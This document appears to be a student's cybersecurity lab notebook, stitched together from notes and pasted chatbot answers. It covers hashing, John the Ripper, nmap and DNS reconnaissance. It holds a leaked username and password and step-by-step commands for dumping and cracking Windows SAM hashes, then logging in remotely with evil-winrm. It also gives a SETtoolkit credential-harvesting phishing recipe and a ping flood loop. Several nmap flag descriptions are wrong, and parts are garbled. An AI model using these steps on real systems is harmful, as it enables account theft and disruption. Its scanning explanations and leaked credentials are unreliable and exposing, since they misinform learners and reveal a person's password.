Pratical 1

Kali – user : giridhar

Kali password : Giri493805@

Steganography

file:///C:/Year%20Subject/2%20year%20subjects/semi%204%20subjects/INT%20242/download.htm

download.htm


Praticals 2 Hashing

e22e83de86a930fdd6365ca5285b0acf

lec-2

296f221bf02be6e64e3e7bb2b961acdd8ae86ccfff296


https://www.tools4noobs.com/online_tools/hash/



https://youtu.be/sGabEX9NENk?si=7YjbwXrIHGstpqN1

cyberchef

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=VTI4Z2JHOXVaeUJoYm1RZ2RHaGhibXR6SUdadmNpQmhiR3dnZEdobElHWn



https://youtu.be/X8lYG2v_jZ4?si=2SzEf1kGXidBNr0O

https://github.com/s0md3v/Decodify

john ripper tool;

https://youtu.be/4RAMV9JO26k?si=7YFy3VlmIi_R44U_

step -1>

*john --help

Step-2>:


Don’t create any file just do this below


Echo((hashvalue)454er5e5e8r48e))/home/desktop/pass2.txt [create a file in direct path].

Step-3>:

John hash_filename –format=Raw-MD5

Hash_filename=pass1.txt





Decode the pdf file password below link

https://youtu.be/q2rWFkpEad0?si=FYMLpgqEm1kn9eCY

https://youtu.be/W293fdcTmbw?si=U9CUC35o0rcKD8Rp

SAM DOWNLOAD :

Step 1:

Open command prompt in administrator mode.


reg save HKLM\sam sam.save

reg save HKLM\system system.save

in kali linux install this packet using this command:

impacket-secretsdump file name :

command is : **sudo apt search impacket**



After :

impacket-secretsdump -sam sam.save -system system.save LOCAL

→

Nano hashes.txt


→


Asks the sudo apt update . (Update it)

Cupp

(y\n):y (Downloading).

Cupp -i





Cracking tool is hashcat

sudo hashcat -m 1000 hashes.txt giridhar.txt

check status:Cracked

sudo hashcat -m 1000 hashes.txt giridhar.txt --show

to access to ruppa girdhar.

evil-winrm -i 192.168.208.182(IP) -u giridhar -p 493805(password)

I'll explain the error and potential causes:

Error Breakdown:

- Errno::ECONNREFUSED: This is a network error code indicating a connection attempt was refused.
- Connection refused - connect(2) for "ip address" port no (ip address): The specific connection attempt to the given IP address and port failed.
- Error: Exiting with code: The program encountering the error has terminated with a non-zero exit code, signifying an issue.

Potential Causes:

- Server Not Running: The service on the target IP address and port is not actively running, preventing a connection.
- Incorrect IP Address or Port: The specified IP address or port number may be wrong, leading to a connection attempt to a non-existent or incorrect service.
- Firewall Blocking: A firewall on the target machine or your own system could be blocking incoming connections to the port.
- Network Connectivity Issues: Connectivity problems between your machine and the target system could be preventing successful connections.
- Application-Specific Issues: The application you're using might have configuration errors or bugs that are causing the connection refusal.

Troubleshooting Steps:

1. Verify Server Status: Confirm that the service you're trying to connect to is actually running on the target machine.
2. Check IP Address and Port: Ensure you're using the correct IP address and port number for the service you intend to reach.
3. Review Firewall Rules: Examine any firewalls on both your system and the target machine to ensure they aren't blocking the connection.
4. Test Network Connectivity: Use tools like `ping` and `traceroute` to check network connectivity between your machine and the target IP address.
5. Inspect Application Settings: Review any configuration settings within the application you're using to see if they might be contributing to the issue.
6. Consult Application Documentation: Refer to the documentation for the specific application or service you're attempting to connect to for any known issues or troubleshooting guidance.

Additional Tips:

- If you're working with a specific application or tool, consider seeking assistance from its community forums or support channels for more tailored troubleshooting advice.
- Provide more context about the program or task you were performing when encountering the error to facilitate more precise guidance.

Xfreedp /v:ip /u:giridhar(user) /p:493805(password).

Lecture practical

All modern Linux operating systems use the /etc/shadow file to store user passwords in an encrypted hashed format. Only root users or commands with suid bit can access the /etc/shadow file. All other user information, such as user names, home directory, and default shell, is stored in the /etc/passwd file.

Domain name system:

https://dnsdumpster.com/

https://www.google.com/search?q=my+ip+addres&rlz=1C1VDKB_en-GBIN1073IN1073&oq=my+ip+addres&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTIHCAEQABiPAtIBCTg1OTNqMGoxNagCALACAA&sourceid=chrome&ie=UTF-8

Port numbers 21 and 20 are used for FTP. Port 21 is used to establish the connection between the two computers, and port 20 is used to transfer data

***.lpu.in**

https://gist.github.com/PurpleVibe32/30a802c3c8ec902e1487024cdea26251

12:28 PM

https://www.whois.com/whois/

1:17 PM

https://www.robtex.com/

1:21 PM

microsoft.com

amazon.com

google.com

TASK

1. find when domain is registered(date)
2. when domain will expire(date)
3. registrar details
4. no. of subdomains and names of subdomain
5. IP address of domain
6. email address of registrar

Pratical Phishing :

Website of phishing:

1)https://caniphish.com/User/WebPhishing

2) https://caniphish.com/free-phishing-test/phishing-website-templates

Steps for doing phishing.

3) https://www.google.com/search?q=how+to+phishing+in+kali+linux&rlz=1C1VDKB_en-GBIN1073IN1073&oq=how+to+phishin&gs_lcrp=EgZjaHJvbWUqBwgBEAAYgAQyBggAEEUYOTIHCAEQABiABDIHCAIQABiABNIBCjEwMzIxajBqMTWoAgCwAgA&sourceid=chrome&ie=UTF-8#fpstate=ive&vld=cid:ceb6bb9a,vid:_M4qzDchAI,st:0

……

Define:

Gathering Sensitive information from target such as username ,password.

Work to:

1.Create a fake website.

2.sent this website link to target.

3.target enters the credentials.

4.then gets the credentials

How to use phishing:

Site cloning tools – SEtoolkit, weemen,SocialFish

1)SEtoolkit-Social engineering tools

*use templates

*clone a website

Option 1.social engineering
Option 2.websites attack vectors
Option 3.credential harvester attack
Option 1.web templates
Give the ip address
Option 2 .google
Browser.localhost/

Creating a small database in Kali Linux involves installing a database management system (DBMS) and then creating a database within it. Here, I'll guide you through the process of setting up a simple SQLite database. SQLite is a lightweight, file-based database that doesn't require a separate server.

Step 1: Install SQLite

1. Open a terminal in Kali Linux.

2. Update the package list:

```bash

sudo apt update

```3. Install SQLite:

```bash

sudo apt install sqlite3

```### Step 2: Access SQLite Shell

1. Open the SQLite shell:

```bash
sqlite3
```This will open the SQLite command-line interface.

### Step 3: Create a Database

1. To create a new database, you can use the following command. Replace "example.db" with the desired name of your database:

```sql
.open example.db
``` This command creates and opens the "example.db" database file.

### Step 4: Create a Table

1. Now, let's create a simple table within the database. For example, a table to store information about users:

```sql
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    email TEXT NOT NULL
);
```
This SQL command creates a table named "users" with columns for ID, username, and email.

Step 5: Insert Data

1. You can insert data into the table using the `INSERT INTO` command. For example:

```sql
INSERT INTO users (username, email) VALUES ('john_doe', 'john@example.com');
``` This inserts a user record into the "users" table.

### Step 6: Query Data

1. Retrieve data from the table using the `SELECT` statement. For example:

```sql
SELECT * FROM users;
```  This command retrieves all rows from the "users" table.

### Step 7: Exit SQLite Shell

1. To exit the SQLite shell, type:

```sql

.exit

```

Or use the shortcut:

```sql

.quit ```

This provides a basic overview of creating a small SQLite database in Kali Linux. If you require more features or need to work with a different database system (e.g., MySQL, PostgreSQL), you may need to install and configure the respective database management system. Always consider security best practices, especially if your database will be accessible over a network.

Connecting a database to a website involves using a server-side programming language to interact with the database and generate dynamic content based on user requests. For simplicity, I'll provide a brief example using PHP and HTML. Keep in mind that this is a basic illustration, and real-world applications may involve more sophisticated frameworks and security measures.

Assuming you have created an SQLite database as explained in the previous answer, here's a simple example of connecting it to a website using PHP:

### Step 1: Install a Web Server

You need a web server to run your PHP scripts. In Kali Linux, you can install Apache with the following command:

```bash

sudo apt install apache2

```

Step 2: Install PHP

Install PHP for server-side scripting:

```bash

sudo apt install php libapache2-mod-php

```

Step 3: Create a PHP Script

Create a PHP script to connect to the database and retrieve data. For example, create a file named `index.php` in the web server's root directory (`/var/www/html/`):

```php

<?php

// Database connection

```
$database = new SQLite3('example.db');

// Query to retrieve user data

$query = "SELECT * FROM users";

$result = $database->query($query);

// HTML output

echo "<html><head><title>User List</title></head><body>";

echo "<h1>User List</h1>";

echo "<ul>";

while ($row = $result->fetchArray()) {

   echo "
{$row['username']} - {$row['email']}
";

}

echo "
</body></html>";

// Close the database connection

$database->close();

?>
```

Step 4: Access the Website

Now, you can access your website by opening a web browser and navigating to `http://localhost`. You should see a simple webpage displaying the list of users from your SQLite database.

Keep in mind that this is a basic example, and real-world applications often use frameworks like Laravel, Django, or Express for more structured and secure development. Additionally, consider using parameterized queries or prepared statements to prevent SQL injection vulnerabilities when working with databases in a production environment.

If your website requires more complex functionality or involves user authentication, you may need additional features and considerations in your development process.

https://attack.mitre.org/

death of ping

ping <IP Address> -t |65500

another one

:loop

ping <IP Address> -l 65500 -w 1 -n 1

goto :loop

nslookup

set type=mx

www.lpu.in

https://www.cnet.com/tech/computing/put-a-shutdown-timer-on-your-windows-desktop-with-this-command/

Nmap:

Nmap --

1.scan single host

#nmap google.com

or

#nmap 10.35.76.7

2. to a particular port

check whether port 21 is or not?

nmap -p port no. <ip>

nmap -p 21 117.53.152.201

nmap -p 110 <ip>

scanning the range of ports

nmap -p 21-200 <ip>

-scan the OS

nmap -O <ip> --->OS detection

nmap -A <ip> --->OS detection,traceroute,service detection

scan by fragmenting the data packet

nmap -f <ip>

to find the version of services running

nmap -sV <ip>

to scan facebook.com from mircosoft.com

nmap -S www.microsoft.com www.facebook.com

to perform in-depth (verbose) scan

nmap -v <ip>

Nmap:

Types of nmap:

1)Tcp scan.

**Identify the open of target hosts.

**Which reveal available information running about running services,potential vulnerabilities,overnall network configuration.

**It leverages the TCP, a reliable stream-oriented protocol, to initiate and analyze communication attempts with individual ports.

Types of TCP :

It's a **three-way handshake** between you and target(SYN , SYN-ACK , ACK).

TCP SYN Scan (-sS):

***Send a SYN packet to the target port,simulating the initiation of a connection.

***If the port is open, then it responds with a (SYN – ACK)

***The scanner sends an ACK, but it terminates the connection before completing the handshake

TCP Connect Scan (-sT):

***Establishes a complete three-way handshake (SYN, SYN-ACK, ACK) by following the full TCP connection process.

***Provides granular details about the service running on the open port but is slower and can trigger security measures.

TCP FIN Scan (-F):

***Sends a **FIN (Finish)** packet, as if closing an existing connection.

***Open ports respond with an RST (Reset) indicating an unexpected FIN, while closed ports send no response.

***Primarily used to **distinguish open ports from filtered ones** (where responses are blocked by firewalls).

TCP Christmas Scan (-X):

***Sends a packet with all flags set (SYN, ACK, PSH, URG, FIN, RST).

***Open ports may respond with RST, while closed ports typically don't, but behavior varies across systems.

***Less common, used for specific situations or as a decoy.

- `open`: The port is accepting connections.
- `closed`: The port is not accepting connections.
- `filtered`: The firewall or other security mechanism blocks responses, making it unclear whether the port is open or closed.

2)UDP Connection

*** It is a network security assessment technique used to identify open or listening UDP ports on a target system.

*** UDP is a connectionless protocol, meaning it doesn't establish a three-way handshake like TCP before sending data.

*** This makes it faster and more efficient for applications that require low latency and don't rely on guaranteed delivery or stream ordering.

How Does It Work?

1. **Sending Probes:** The scanning tool (e.g., Nmap) sends empty or specific UDP packets to each port on the target host.
2. **Receiving Responses:**
    - **Port Closed:** If the port is closed or filtered, the target host or a firewall might send an ICMP "Destination Unreachable" message back, indicating the port is not accepting connections.
    - **Port Open:** If the port is open, a UDP service might respond with its own data, but this isn't always reliable. In some cases, the absence of a response might also suggest an open port (false positive).
3. **Interpreting Results:** The scanning tool analyzes the responses and classifies the ports as open, closed, filtered, or unknown.

Key Considerations:

- **Accuracy:** UDP scans are less accurate than TCP scans due to the nature of the protocol. False positives (reporting closed ports as open) are common, especially when firewalls are involved.
- **Speed:** UDP scans can be faster than TCP scans because they don't require handshakes.

- **Applications:** UDP scans are useful for identifying common UDP services like DNS, SNMP, DHCP, and gaming servers.

Performing a UDP Scan with Nmap:

1. **Open a terminal or command prompt.**
2. **Run the following command:**

   Bash
   ```
   nmap -sU <target_IP>
   ```

   - Replace `<target_IP>` with the IP address or hostname of the target system.
   - For more options and customizations, refer to the Nmap documentation: [[invalid URL removed]]([invalid URL removed])
   - To scan specific ports instead of all ports, use the `-p` option followed by the comma-separated port numbers, e.g., `nmap -sU -p 53,161,67,68 <target_IP>`.
3. **Interpret the results:** Nmap will display the scanned ports and their status (open, closed, filtered, unknown). Example output:

```
4. Starting Nmap 7.91 ( https://nmap.org/ ) at 2024-02-16 17:44 PST
5. Scanning [target_IP]
6. [192.168.1.100] 53/udp open|filtered dns?
7. [192.168.1.100] 161/udp open|filtered snmp?
8. [192.168.1.100] 67/udp open|filtered dhcp-server?
9. [192.168.1.100] 68/udp open|filtered dhcp-client?
10.  Nmap done at 2024-02-16 17:44 PST <<< ETC >>>
11.
```

Ethical Considerations:

- **Permission:** Always obtain explicit permission from the owner of the target system before performing any scans.
- **Respect firewalls:** Don't bypass firewalls or security measures.
- **Responsible use:** Use UDP scans only for legitimate security assessments or authorized penetration testing purposes.

Additional Tips:

- Use Nmap's advanced options to fine-tune your scan (e.g., `-v` for verbose output, `-T4` for a faster scan).
- Be aware of firewall rules that might block or limit UDP scans.
- For more complex network assessments, consider combining UDP scans with other types of scans (e.g., TCP scans).

3.SYN SCAN:
4.ACK SCAN:

Understanding ACK Scanning:

- **Concept:** An ACK scan, also known as TCP ACK scan, involves sending TCP packets with only the **Acknowledgment (ACK)** flag set to targeted ports on a host. It's part of the three-way handshake (SYN, SYN/ACK, ACK) for establishing TCP connections.
- **Purpose:**
    - **Identify reachable ports:** Determines if a port is reachable or filtered by firewalls or other network mechanisms.
    - **Map firewall rulesets:** Helps understand how a firewall handles different types of packets, revealing its statefulness or statelessness.
    - **Minimize detection:** Often stealthier than other port scanning techniques due to using only an ACK flag, which might not trigger security alarms.

Mechanics of ACK Scanning:

1. **Initiation:** The scanner sends ACK packets to a range of ports on the target host.
2. **Responses:**
    - **Open ports:** Respond with a Reset (RST) packet, indicating they are listening and reject the unexpected connection attempt.
    - **Closed ports:** Also respond with RST packets, as they are not expecting an ACK without a prior SYN request.
    - **Filtered ports:** No response or might send an ICMP "Destination unreachable" message, depending on the firewall configuration.

Performing ACK Scans in Nmap (Linux):

Command Syntax: Run the following command, replacing `TARGET_IP` with the IP address of the target host and `PORT_RANGE` with the desired range of ports to scan:

Bash

```
sudo nmap -sA TARGET_IP PORT_RANGE
```

- `Sudo` : Required for root privileges as network scanning often requires elevated permissions.

- `Nmap` : Invokes the Nmap tool.
- `-sA` : Specifies the ACK scan type.
- `TARGET_IP`: The IP address of the host you want to scan.
- `PORT_RANGE`: The range of ports to scan (e.g., `22-443` for common ports).

2. **Interpretation:** Nmap will display the scan results, indicating whether each port is:
    - **Open:** Listed as "open" if an RST was received.
    - **Closed:** Listed as "closed" if an RST was received.
    - **Filtered:** Listed as "filtered" if no response or an ICMP message was received.

Ethical Considerations and Precautions:

- **Permission ***Legality:**
- **Risks:** Understand the potential risks of port scanning, such as triggering security alarms or accidentally interfering with legitimate network traffic. Use caution and ethical practices.
- **Limited Information:** ACK scans alone may not provide detailed information about services running on open ports. Consider using other scanning techniques in conjunction for a more comprehensive understanding.

Example (Caution: Do not execute without permission):

Bash

```
sudo nmap -sA 192.168.1.100 22-443
```

This would scan ports 22 through 443 on the host with IP address 192.168.1.100, assuming you have the necessary permissions.

Remember, responsible cybersecurity practices prioritize safety and respect for others' systems.

5.FULL SCAN:

What is a FULL Scan in Nmap?

A "FULL Scan" in Nmap doesn't refer to a single specific scan type. It's more of a comprehensive approach that combines multiple scan techniques to gather in-depth information about a target host or network. This typically involves:

- **Port scanning:** Identifying open, filtered, closed, and unfiltered ports using techniques like SYN scans (default), TCP connect scans, UDP scans, and more.
- **Operating system (OS) detection:** Probing the target to determine its OS version and family (e.g., Linux, Windows, macOS).
- **Service/version detection:** Identifying applications or services running on open ports and their specific versions.
- **Vulnerability scanning:** Checking for known vulnerabilities in detected services and OSes using scan scripts or plugins.
- **Scripting:** Automating tasks and leveraging the Nmap Scripting Engine (NSE) for customized interactions.

How Does a FULL Scan Work?

Nmap employs various methods in its FULL Scan:

